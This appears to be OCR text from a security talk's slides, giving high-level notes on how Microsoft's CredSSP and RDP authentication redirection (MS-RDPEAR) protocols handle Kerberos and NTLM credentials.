
Credential SSP (CredSSP) Protocol (MS-CSSP)




Credential SSP (CredSSP) Protocol (MS-CSSP)




Credential SSP (CredSSP) Protocol (MS-CSSP)




Credential SSP (CredSSP) Protocol (MS-CSSP)



Credential SSP (CredSSP) Protocol (MS-CSSP)




Credential SSP (CredSSP) Protocol (MS-CSSP)




Credential SSP (CredSSP) Protocol (MS-CSSP)

- The TGS encrypted part (TGS session key) can be decrypted using the server's long-term key




Credential SSP (CredSSP) Protocol (MS-CSSP)

- The TGS encrypted part (TGS session key) can be decrypted using the server's long-term key
- The TGT encrypted part (TGT session key) can be decrypted using the TGS session key




Remote Desktop Protocol: Authentication Redirection Virtual Channel (MS-RDPEAR)

- Responsible for relaying authentication requests back to the source host
  - Leverages RDP dynamic virtual channels for data transport



Remote Desktop Protocol: Authentication Redirection Virtual Channel (MS-RDPEAR)

- Responsible for relaying authentication requests back to the source host
  - Leverages RDP dynamic virtual channels for data transport
- Since this is non-conforming with SSPI, we can use *LsaCallAuthenticationPackage*




Remote Desktop Protocol: Authentication Redirection Virtual Channel (MS-RDPEAR)

- The Terminal Services SSP communicates with a CredIsoRemote interface
  - NtlmCredIsoRemote for NTLM
  - KerbCredIsoRemote for Kerberos

